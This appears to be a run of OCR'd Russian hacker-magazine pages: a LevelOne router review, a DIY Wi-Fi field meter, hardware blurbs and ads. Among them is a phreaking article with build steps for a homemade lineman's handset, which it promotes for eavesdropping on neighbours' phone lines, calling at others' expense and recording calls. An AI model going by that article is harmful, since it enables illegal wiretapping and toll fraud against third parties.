3. Для оценки скорости Wi-Fi мы использовали PCMCIA-карточку LevelOne WPC-0500. Измерения проводились в типичной квартире из трех точек с разным удалением от роутера. В первом случае удаление не превышало одного метра и, следовательно, измерялась максимальная скорость передачи данных. Во втором ноутбук с Wi-Fi адаптером находился на расстоянии 10 метров от точки доступа по диагонали за стеной. В третьем удаление от точки доступа составляло 20 метров за двумя стенками, одна из которых являлась капитальной. Во всех случаях использовалась шифрация трафика WPA-PSK с ключом TKIP.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

Результаты тестов


Роутер показал выдающиеся результаты пропускной способности WAN-интерфейса в режиме Static IP (NAT Only). В направлении LAN → WAN она составила 87,23 Мбит/сек, в направлении WAN → LAN — 81,17 Мбит/сек, а в режиме полнодуплексной передачи — 82,35 Мбит/сек.

С тестовой прошивкой, предоставленной представительством LevelOne, PPTP, действительно, полностью адаптирован под российские условия. Соединение устанавливается даже в случае нахождения VPN-сервера за шлюзом провайдера, и при этом функция статической маршрутизации позволяет сохранить доступ к локальным ресурсам провайдера. Все это работает также и в случае режима Dynamic IP, то есть когда настройки получаются с DHCP-сервера. Пропускная способность PPTP-туннеля средняя. В направлении LAN → WAN она составляет 18,94 Мбит/сек, в направлении WAN → LAN — 22,81 Мбит/сек, в полном дуплексе — 22,36 Мбит/сек.


Использование дополнительных антенн с высоким коэффициентом усиления и технологий Frame Bursting и Frame Aggregation позволяет добиться немного более уверенного приема на дальних дистанциях и несколько большей скорости, по сравнению со стандартными устройствами 802.11g. Пиковые значения скорости Wi-Fi составляют 29,31, 23,89 и 19,23 Мбит/сек для удаленности 1, 10 и 20 метров соответственно. Tenable Nessus не выявил у роутера ни одной уязвимости, что говорит о его достаточно высокой защищенности.

Выводы


Итак, подводя итог, можно смело сказать, что роутер LevelOne WBR-5400 достоин внимания. Он сочетает в себе достаточную для большинства пользователей пропускную способность PPTP-соединения, высочайшую скорость маршрутизации в локальную сеть провайдера (NAT) и сравнительно хорошую производительность Wi-Fi. Радует и то, что работа PPTP полностью адаптирована под требования наших провайдеров. А учитывая невысокую стоимость, LevelOne WBR-5400 смело можно ставить в один ряд с такими фаворитами, как MSI RG54GS2 и ASUS WL-500G Premium. Пожалуй, единственное, чего ему на данный момент не хватает, — это поддержка протокола IGMP, который необходим для корректной работы мультикастового телевидения IPTV.



> Пропускная способность WAN-интерфейса: на графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)




> Скорость Wi-Fi (maxpacketsize): как видно, при увеличении расстояния с 1 до 10 метров, скорость падает не очень сильно, а вот на удалении 20 метров стабильность соединения сильно снижается



> Скорость Wi-Fi (minpacketsize): в этом случае измерения проводились с размером IP-пакета в 64 байта

test_lab выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании LevelOne.

СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /



ТРУБКА МОНТАЖНИКА

ФРИКЕРСКИЙ ДЕВАЙС ДЛЯ ПРОСЛУШИВАНИЯ СОСЕДСКИХ ТЕЛЕФОНОВ

В этой статье я расскажу тебе о незаменимом для любого фрикера и одновременно очень простом устройстве. С этим девайсом фрикеру станут доступны все радости телефонных приколов: прослушивание разговоров соседей, звонки за чужой счет, подмена голоса и так далее. Ты поймешь, что это за увлечение, прочувствуешь всю фрикерскую романтику и доставишь много незабываемых минут себе и своим друзьям.

Необходимость

Чтобы стать фрикером, надо с чего-то начать. Конструкцию одного из моих первых фрик-девайсов я нашел в «Хакере». Он до сих пор где-то валяется. Мне всегда хотелось иметь карманный телефон, чтобы, видя любую «лапшу», я мог позвонить или послушать разговоры. Походив по разным радиомагазинам, я встретил такое устройство. Называется «трубка монтажника». Однако его стоимость оставляла желать, и меня начала душить жаба. Тогда я принял решение сделать такое устройство сам, тем более что оно достаточно простое. Изначально я думал собрать телефон с нуля, из микросхем и прочих деталей. Но потом прикинул, что по затратам на детали и по трудозатратам выйдет дороже промышленного варианта, да и не факт, что заработает. Тут мой взор упал на обычный кнопочный телефон за 300 рублей, и я сразу углядел в нем почти готовый фрик-девайс.

Исходники

Я решил сделать не простую звонилку, а с возможностью подсоединения к линейному входу звуковухи, как на вход, так и на выход. Такая штука называется Rock Box. Она позволяет записывать разговоры, например, на диктофон, или подавать в линию измененный голос со звуковой карточки. Для изготовления столь чудесного устройства нам понадобятся кнопочный телефон, корпус будущего фрик-девайса, маленький кусочек монтажки, провода, крокодильчики, иголки и конденсаторы 0,1 мкФ, резистор в 1 кОм (я брал SMD для большей миниатюрности) и 3 разъема под наушники (можно брать моно, так как стерео нам телефон пока не обеспечивает). Из инструментов нам нужны будут паяльник (желательно с насадками для резки пластика), отвертки, ножик-кусачки и термопистолет с термоклеем.

Начало пути

Начинаем наш труд с разборки исходного аппарата. Обнаруживаем саморезы, которые придется выкрутить, или обычные защелки, которые можно смело отломать, потому как корпус телефона


> Вклеиваем плату в корпус


нам уже не понадобится и жалеть его нечего. После вскрытия необходимо оценить по размерам кишков, какой у тебя будет корпус для бокса. Учитывай, что в корпусе, кроме платы телефона, будут еще разъемы наушников, провода и Rock Box. После выбора нужного корпуса, который можно взять, например, от старого модема или купить в магазине, переходим к стадии переноса кишков телефона в более миниатюрный корпус и изготовления Rock Box.

Делаем Rock Box

Для начала определи, нужен ли тебе бокс в твоей фрикерской аптечке. Rock Box позволяет гнать в телефонную линию сигнал с линейного выхода магнитофона, плеера или звуковухи, а также слушать этот сигнал. Это бесценная вещь для пранка; специальный софт, подменяющий голос, — и в путь. Но зачастую это не нужно. Я же решил, что потрачу 15 минут и добавлю эту дополнительную функцию, даже если никогда не буду ее использовать. Будем считать, что и ты так решил, поэтому двигаемся дальше. Запаиваем детали, как показано на схеме. Дальше можно сразу подключать устройство к звуковой карте. Второй контакт бокса припаиваем к основной плате телефона на контакты прихода линии. Для выхода с телефонной линии я предусмотрел в корпусе «трубки» дополнительное гнездо, которое и подписал буковкой «R». Однако будь осторожен. Не берись за контакты Rock Box, подключенного к линии, и корпуса компьютера.

> Схема Rock Box







> Разработку любого устройства, в том числе и фрикдевайсов, начинай с выбора корпуса. Иначе ты получишь бесполезный набор плат и проводов.



> Если ты умный, у тебя прямые руки и ты жаждешь заниматься фрикингом, то пиши мне. Возможно, сколотим интересную команду.



> Первым моим пособием по фрикингу, который наставил меня на путь истинный, была книга Петра Карабина «Эффективный фрикинг». В целом книжка достаточна попсовая, но в ней неплохо изложены основы фрикинга, справочная информация по различным боксам и прочая мелкая, но интересная инфа. Книжка, конечно, немного устарела, но я до сих пор нахожу в ней что-то интересное для себя.



> Крокодильчики для коннекта



> Вырезаем панель под клаву

У них весьма хорошая разница потенциалов, и лично меня достаточно неплохо дернуло током.

Сборка

Теперь начинается самый сложный и ответственный этап, на который у меня ушло больше всего времени. Для начала в кишках исходного телефона нужно определить, какие провода для чего используются. Узнаем, какая пара проводов, идущих к трубке, отвечает за микрофон, а какая — за динамик. Для этого мы разбираем саму трубку. Если трубка не съемная, это можно сделать просто визуально, определив, какого цвета провода к чему подходят. Если же трубка съемная, то вооружаемся мультиметром и прозваниваем контакты на плате телефона и от самой трубки. После этого мы можем смело откусывать провода, идущие к трубке и в телефонную сеть. Если у проводов, идущих к линии, есть отдельный разъем, то удобнее его снять и вынуть провод. Затем надо убрать с провода основную изоляцию, а к паре проводов припаять крокодильчики. Нужно быть осторожнее с клавиатурой, так как она достаточно хлипко закреплена. Извлекаем отделенные кишки из корпуса телефона и переносим в заранее подготовленную коробку. Закрепляем основную плату телефона термоклеем. В корпусе делаем отверстия под разъемы для наушников, микрофона и Rock Box. Их можно просверлить, но пластик при этом может треснуть. Поэтому я просто проделал их горячим паяльником. Подпаиваем нужные провода к разъемам (микрофон, Rock Box и ухи) и устанавливаем разъемы на корпусе. Для того чтобы не путаться, какой разъем для чего, я их подписал паяльником: «H» — наушники, «M» — микрофон, «R» — Rock Box.

Самый «вкусный» момент, который я оставил на десерт, — это крепление клавиатуры. Можно, конечно, взять и под штатную клаву прорезать дырочку для каждой клавиши. Но я решил не заморачиваться и отрезал паяльником от телефона пластину с дырками под кнопки. Затем в корпусе проделал паяльником отверстие под клавиатуру и приклеил сверху пластинку от исходного аппарата. Далее снизу подклеиваем плату клавиатуры, предварительно установив на нее резинку с клавишами. Последний штрих: прорезаем в корпусе отверстие для нажатия кнопки сброса. Любители могут, конечно, вывести ее отдельной пипкой на корпус, но мне было лень. Все, крутой фрикдевайс готов. Чтобы можно было легко подключиться к любому проводу, в крокодильчики я вставил обычные иголки. Ими просто протыкается изоляция провода и достигается жила.

Вывод

Вот так, имея прямые руки, голову на плечах и непреодолимое желание стать фрикером, ты можешь обзавестись неплохим девайсом для телефонного хака. Все, что тебе нужно, — это внимательно следовать инструкциям, приведенным в статье. Удачи тебе, фрикер.



> Подписи к гнездам

> Сравниваем цвета проводов

> Кишки телефона

С ДЕРЕВЯННОЙ ЛОШАДКОЙ СТАЛО СКУЧНО?



PlayStation 2 (Slim) RUS	NGC Resident Evil 4 Limited Edition Pack	Xbox 360 Video Game System (Fully-Loaded)
5040 р.	5600 р.	14560 р.
PSP (EURO) BASE	Game Boy Micro (розовый)	Nintendo DS Dualscreen
7280 р.	3220 р.	4200 р.



Играй просто!
GamePost

НЕ ПОРА ЛИ
СМЕНИТЬ ИГРУ?

* Огромный выбор компьютерных игр
* Игры для всех телевизионных приставок
* Коллекционные фигурки из игр





Diablo Action Figure
Necromancer
1120 р.

Требуются курьеры! Достойные условия. Классный молодой коллектив.
Звоните: +7 (495) 780 88 25 или пишите: sales@gamepost.ru





СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

ДОЗИМЕТР WI-FI

СОЗДАЕМ ПРОСТЕЙШИЙ ИЗМЕРИТЕЛЬ НАПРЯЖЕННОСТИ WI-FI ПОЛЯ

Phreaking!

Задумка


Идея чрезвычайно простая: необходимо сделать антенну диапазона работы Wi-Fi сети, после чего измерять значения наводимой в ней ЭДС. Чтобы не изобретать велосипед, я вбил в Гугле «Wi-FI напряженность поля» и перешел по первой ссылке на статью «Конструкция напряженности измерителя поля» (http://vbm.lan23.ru/Wi-Fi/fsm.html). Лично меня приведенная в ней схема привлекла своей простотой и дешевизной изготовления. Эта конструкция представляет собой обычный детекторный приемник, где в качестве колебательного контура выступают квадрат из проволоки и подстроечный конденсатор. Нагружается этот приемник на милливольтметр. Меня, конечно, смутили отсутствие дополнительного усиления сигнала и требование высокой, почти заводской, точности изготовления. Но интерес, простота и дешевизна прибора сделали свое дело, и я решил попробовать сварганить его.

Изготовление


Для изготовления мне понадобились СВЧ-диод в керамическом корпусе Д603 или Д405, подстроечный конденсатор на 5-15 пФ и керамический конденсатор на 1 нФ. Детали оказалось не так просто достать в обычных магазинах, но на наших радиорынках найдется все. После закупки всего необходимого встал вопрос, как же рациональнее разместить все это на мультиметре. Я решил пойти по пути наименьшего сопротивления и упростил предлагаемую в статье конструкцию, не меняя ее функциональности. Взяв обыкновенную советскую вилку и сняв с нее верхний кожух, я обточил все выступающие части на



Для оценки качества Wi-Fi антенны нередко хочется иметь приборчик, который может показать в некоторых относительных единицах мощность излучения передатчика. Над поиском промышленных образцов я не заморачивался, так как это недостойно настоящего гика. Поэтому было принято решение спаять девайс своими руками.




> Вилка, текстолит и кондер



> Текстолит с бороздкой

«Прибор прост в изготовлении и так же прост в использовании, однако точность его измерений оставляет желать лучшего»



точиле. К штекерам под винт прикрутил 2 толстых провода. Сверху на эти две проволоки я надел односторонний фольгированный текстолит с просверленными в нем отверстиями на расстоянии этих проволочек и запаял это все сверху. Получилась достаточно надежная конструкция, вставляющаяся в гнездо мультиметра. Между проволочками, под пластиной, я подпаял нанофарадный конденсатор.

Антенна


Теперь надо подготовить место для антенны. Один контакт запаянной проволоки нужно отделить от основного пласта меди, чтобы не было проводящего слоя. Там будет располагаться принимающая рамка. Далее изгибаем рамки для антенны. По чертежам, гнем из 1-2 мм проволоки 3 квадрата. Сторона первого составляет 30 мм, второго (выступающего в роли активного вибратора) — 33 мм, третьего (рефлектора) — 34,5 мм. На самом деле, такую точность изгиба можно получить только на заводе, поэтому я забил и все измерял просто обычной деревянной линейкой, делал засечки ножиком и изгибал пассатижами. Когда все квадраты будут готовы, их нужно запаять на плате. Чтобы тебе было проще это делать и чтобы ты знал, что куда подключать, я нарисовал схему. Крайние квадраты просто наглухо подпаиваем к пластине (желательно все-таки соблюдать расстояние, но у меня получилась погрешность в миллиметр). Центральный квадрат подпаиваем к нашему проводу, отделенному от основной пластины одним контактом. На второй вешаем СВЧ-диод и между ножками квадрата подпаиваем конденсатор. Все, запаиваем диод на основную пластину и вставляем нашу громоздкую конструкцию в мультиметр. Ставим прибор на измерение милливольт и начинаем настраивать антенну. Для этого берем телефон с включенным блютусом, отвертку и начинаем ловить сигнал, подкручивая конденсатор и добиваясь максимального значения напряжения на приборе. Как поймали — уносим телефон от антенны, проверяя затухание сигнала. Если значение уменьшается, то значит, мы поймали частоту 2,4 ГГц. Все, считай, девайс готов.

Выводы

Прибор прост в изготовлении и так же прост в использовании, однако точность его измерений оставляет желать лучшего. Но определить наличие сигнала и мощность его излучения можно. Например, с помощью прибора я установил, что мой мобильник с блютусом излучает сигнал гораздо слабее, чем Wi-Fi точка. Но для качественного устройства ему, конечно, еще далеко.

В дальнейшем предполагается сделать к антенне дополнительный усилитель, собрав дополнительную схему, более детально анализировать полученный сигнал, например, с помощью микроконтроллера, точнее согнуть рамки и закрепить их, как предложено в оригинальной статье.

свежачок



GMC Noblesse AVC-K1

Корпус для твоего мультимедиа-центра

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Форм-фактор: MiddleATX
Слоты: 2x5,25 ext, 1x3,5 ext, 5x3,5 int
Порты: 4x USB, FireWire, mic, audio
Дополнительно: 2 вентилятора (120-мм), панель управления, клавиши управления проигрывателем
Размеры, мм: 200x510x440
Вес, кг: 9,16



1. Это устройство от компании GMC — отличный гибрид серьезного корпуса для фанатов железа и вместилища компонентов для создания домашнего кинотеатра.
2. Фанатам понравится то, что в этот корпус, благодаря его размерам, можно засунуть массу компонентов. Форм-фактор MiddleATX и куча (пара 5,25", 1 внешний и 5 внутренних 3,5") отсеков для накопителей обеспечат такую возможность.
3. Внутри есть парочка дополнительных вентиляторов (120-мм) и раструб напротив процессора.
4. Но это внутри. А снаружи, на передней панели, имеется масса ценных устройств. Во-первых, дополнительные порты (FireWire, USB и аудио). Во-вторых, контрольная панель с ЖК-дисплеем и возможностью изменять скорость вентиляторов.
5. В-третьих, и это непосредственно касается мультимедийности, на той же передней панели находятся кнопки управления проигрывателем. Кроме того, все понимают, что тянуться и нагибаться к ним тебе лень, поэтому в комплект поставки входит и пульт дистанционного управления.
6. Завершая рассказ о передней панели, стоит сказать, что на ней есть еще и кардридер.
7. В комплект поставки входят все необходимые винтики, кабели и прочая мелочь, необходимая для монтажа комплектующих в корпус.



1. А вот БП внутри нет. Можешь, конечно, жалеть об этом, но лучше пойди и купи тот PSU, который нравится тебе, а не производителю.

GoTView PCI DVD 3 Hybrid

Гибридный тюнер для аналогового и цифрового ТВ/радио


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс: PCI 2.1
Селектор: Xcieve 3028
Декодер/энкодер: CX23418
Поддержка стандартов вещания: PAL/SECAM/NTSC/DVB-T/FM/УКВ
Поддержка форматов звука: A2, NICAM
Поддержка кодирования видео: аппаратная — MPEG-2, программная — системные кодеки
Пульт ДУ: есть
Дополнительно: антенна DVB-T, низкопрофильная планка для установки в barebone, диск с InterVideo DVD Creator2

